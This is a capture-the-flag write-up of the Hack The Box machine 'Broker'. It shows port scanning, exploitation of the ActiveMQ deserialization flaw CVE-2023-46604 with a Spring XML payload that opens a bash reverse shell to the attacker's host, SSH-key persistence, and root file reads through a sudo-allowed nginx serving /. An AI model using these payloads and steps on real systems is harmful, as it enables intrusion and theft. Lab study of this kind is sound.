


HTB MACHINES – BROKER

Write-up by Chanan shenker

Start: Enumeration:

- To start, as always, I ran an Nmap scan. The scan actually uncovered a lot of open ports for us.
- When accessing port 80 (HTTP) on the web, I was met with a login prompt. Of course not having credentials, I went looking else where (later I found out that the default credentials 'admin:admin' let you in, SMH $!$@#%$). The same prompt came up on port 8161, which Nmap suspected was a jetty server.

```
# Nmap 7.94SVN scan initiated Tue Sep 17 13:46:03 2024 as: nmap -p- -sV -oN scan 10.10.11.243
Nmap scan report for 10.10.11.243
Host is up (0.078s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
1337/tcp  open  http       nginx 1.18.0 (Ubuntu)
1883/tcp  open  mqtt
5672/tcp  open  amqp?
8161/tcp  open  http       Jetty 9.4.39.v20210325
39969/tcp open  tcpwrapped
61613/tcp open  stomp      Apache ActiveMQ
61614/tcp open  http       Jetty 9.4.39.v20210325
61616/tcp open  apachemq   ActiveMQ OpenWire transport
3 services unrecognized despite returning data. If you know the service/version, please submit
```

- Looking more I saw port 61616 that has 'ActiveMQ' running on it.
- ActiveMQ is an open-source messaging tool that helps different applications communicate by sending messages through queues. It supports various protocols like AMQP and MQTT, making it easy to integrate systems. It's commonly used to improve scalability in distributed apps.

- I didn't have an exact service version yet, so I used 'netcat' to extract a banner and got the service version '5.15.15'.
- When searching the internet a bit, I encountered a CVE for this service version of 'ActiveMQ'. Using that, I could search for a proof-of-concept script and attempt to gain access to the target machine.


```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ nc 10.10.11.243 61616
<ActiveMQ
         *
          TcpNoDelayEnabledSizePrefixDisabled   CacheSize
                                                          ProviderName  ActiveMQStackTr


nactivityDurationu0 MaxInactivityDurationInitalDelay'ProviderVersion    5.15.15
[0] 0:sudo  1:nc*  2:python  3:ssh-
```

prio-n.com
https://www.prio-n.com › blog › cve-2023-46604-attack...

CVE-2023-46604 Attacking & Defending ActiveMQ - PRIOn

21 Nov 2023 — CVE-2023-46604 discloses a Remote Code Execution (RCE) flaw within Apache **ActiveMQ**. This vulnerability empowers a remote attacker, with network access to a ...

- CVE-2023-46604 is a vulnerability in Apache ActiveMQ where improper validation of certain inputs can lead to remote code execution (RCE). This allows an attacker to inject and execute arbitrary code on the server running ActiveMQ by sending specially crafted payloads.
- The way it works is, ActiveMQ handles messaging and deserialization, which is the process of converting data back into objects. If an attacker sends a maliciously crafted message, they can exploit the deserialization process to execute arbitrary code on the server. This gives them control over the server and allows them to perform unauthorized actions.
- When searching for said CVE, I found a script that exploits this exact vulnerability.



Link to Poc


Initial foothold:

- Once I downloaded the exploit, I received a python script and an XML file. The python script took a target IP, port, and link to the malicious XML file.
- Quickly, I changed the payload in the XML file to my IP and port.

Usage

To use the exploit script, you need to provide the IP address of the target ActiveMQ server, the port number (default is 61616), and the URL to the `poc.xml` file.

```
python exploit.py -i <target-ip> -p <target-port> -u <url-to-poc.xml>
```



```
<?xml version="1.0" encoding="UTF-8" ?>
  <beans xmlns="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="
   http://www.springframework.org/schema/beans http://www.springframework.org/schema/
      <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
          <constructor-arg>
          <list>
              <value>bash</value>
              <value>-c</value>
              <value>bash -i &gt;&amp; /dev/tcp/10.10.14.2/9999 0&gt;&amp;1</value>
          </list>
          </constructor-arg>
      </bean>
  </beans>
```

- After altering the file, I started a simple python sever for the XML file and ran the exploit with a listener in the background.
- Immediately I got a reverse connection to my listener, and I was able to quickly retrieve the user flag.

```
┌──(kali㉿kali)-[~/Desktop/lab/CVE-2023-46604]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
┌──(kali㉿kali)-[~/Desktop/lab/CVE-2023-46604]
└─$ python exploit.py -i 10.10.11.243 -p 61616 -u http://10.10.14.2:8000/poc.xml

[*] Target: 10.10.11.243:61616
[*] XML URL: http://10.10.14.2:8000/poc.xml

[*] Sending packet: 0000000711f0000000000000000000101004 26f72672e737072696e676672616d65776f726b
174696f6e436f6e74657874401001e6074747 03a2f2f31302e31302e31342e323a383038302f706f632e786d6c

┌──(kali㉿kali)-[~/Desktop/lab/CVE-2023-46604]
└─$
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python ~/penelope.py -i tun0 9999
[+] Listening for reverse shells on 10.10.14.2 : 9999
➤  ▾  Show Payloads (p) 🏠 Main Menu (m) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from 🐧 10.10.11.243 ▾ - Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/10.10.11.243/10.10.11.243.log 📜
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

```
activemq@broker:~/.ssh$ cd ~
activemq@broker:~$ ls
user.txt
activemq@broker:~$ cat user.txt
aa00[redacted]4454
activemq@broker:~$
```

Privilege escalation:

- As a quick way to gain persistence, I quickly added my public ssh key to the authorized keys on the target machine.

```
activemq@broker:~/.ssh$ echo -n "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHV2/pLos0hdhi+8vIMRKlcn7A97xF6L+Y8BVteHchOT k
ali@kali" > authorized_keys
activemq@broker:~/.ssh$
```

- To escalate my privileges on the machine, I ran the 'sudo –l' command to see what command the user can as a super user. I found that the user can run the command 'ngnix' as a super user with no password needed.

```
File  Actions  Edit  View  Help
activemq@broker:~/.ssh$ sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
activemq@broker:~/.ssh$
```

- At this point, I spent a lot of time trying to figure out how I can use the command to gain higher privileges. What I found is a possibility to give ngnix a custom configuration file that will run a ngnix server on the machine. In that configuration file, I can set the root directory of the server as the root server of the whole machine, potentially giving me access to all directories and files on the machine.

- Since I know nothing about ngnix configuration files, I abused ChatGPT to help me create one that works.
- The configuration file will run the server as the root user and set the root directory of the webserver to be the root directory of the machine, and lastly, running the server on port 7878.


```
activemq@broker:/tmp$ nano mal.conf
activemq@broker:/tmp$ sudo /usr/sbin/nginx -t -c /tmp/mal.conf
nginx: the configuration file /tmp/mal.conf syntax is ok
nginx: configuration file /tmp/mal.conf test is successful
activemq@broker:/tmp$
```

```
  GNU nano 6.2
user root;

events {
    worker_connections 1024;
}

http {
    server {
        listen 7878;

        location / {
            root /;
            autoindex on;
        }

        error_page 404 /404.html;
        location = /404.html {
            internal;
        }
    }
}
```

- After running a test to see that the configuration file is valid, I started the server and used 'curl' to retrieve the server page. What I got was the root directory of the target machine.
- After this, it was fairly easy to access and obtain the root flag.

```
┌──(kali㉿kali)-[~/Desktop/lab/CVE-2023-46604]
└─$ curl 10.10.11.243:7878
<html>
<head><title>Index of /</title></head>
<body>
<h1>Index of /</h1><hr><pre><a href="../">../</a>
<a href="bin/">bin/</a>
<a href="boot/">boot/</a>
<a href="dev/">dev/</a>
<a href="etc/">etc/</a>
<a href="home/">home/</a>
<a href="lib/">lib/</a>
<a href="lib32/">lib32/</a>
<a href="lib64/">lib64/</a>
<a href="libx32/">libx32/</a>
<a href="lost%2Bfound/">lost+found/</a>
<a href="media/">media/</a>
<a href="mnt/">mnt/</a>
<a href="opt/">opt/</a>
```

```
┌──(kali㉿kali)-[~/Desktop/lab/CVE-2023-46604]
└─$ curl 10.10.11.243:7878/root/root.txt
2359[redacted]43fb
```


Broker has been Pwned!
Congratulations chananshenker, best of luck in capturing flags ahead!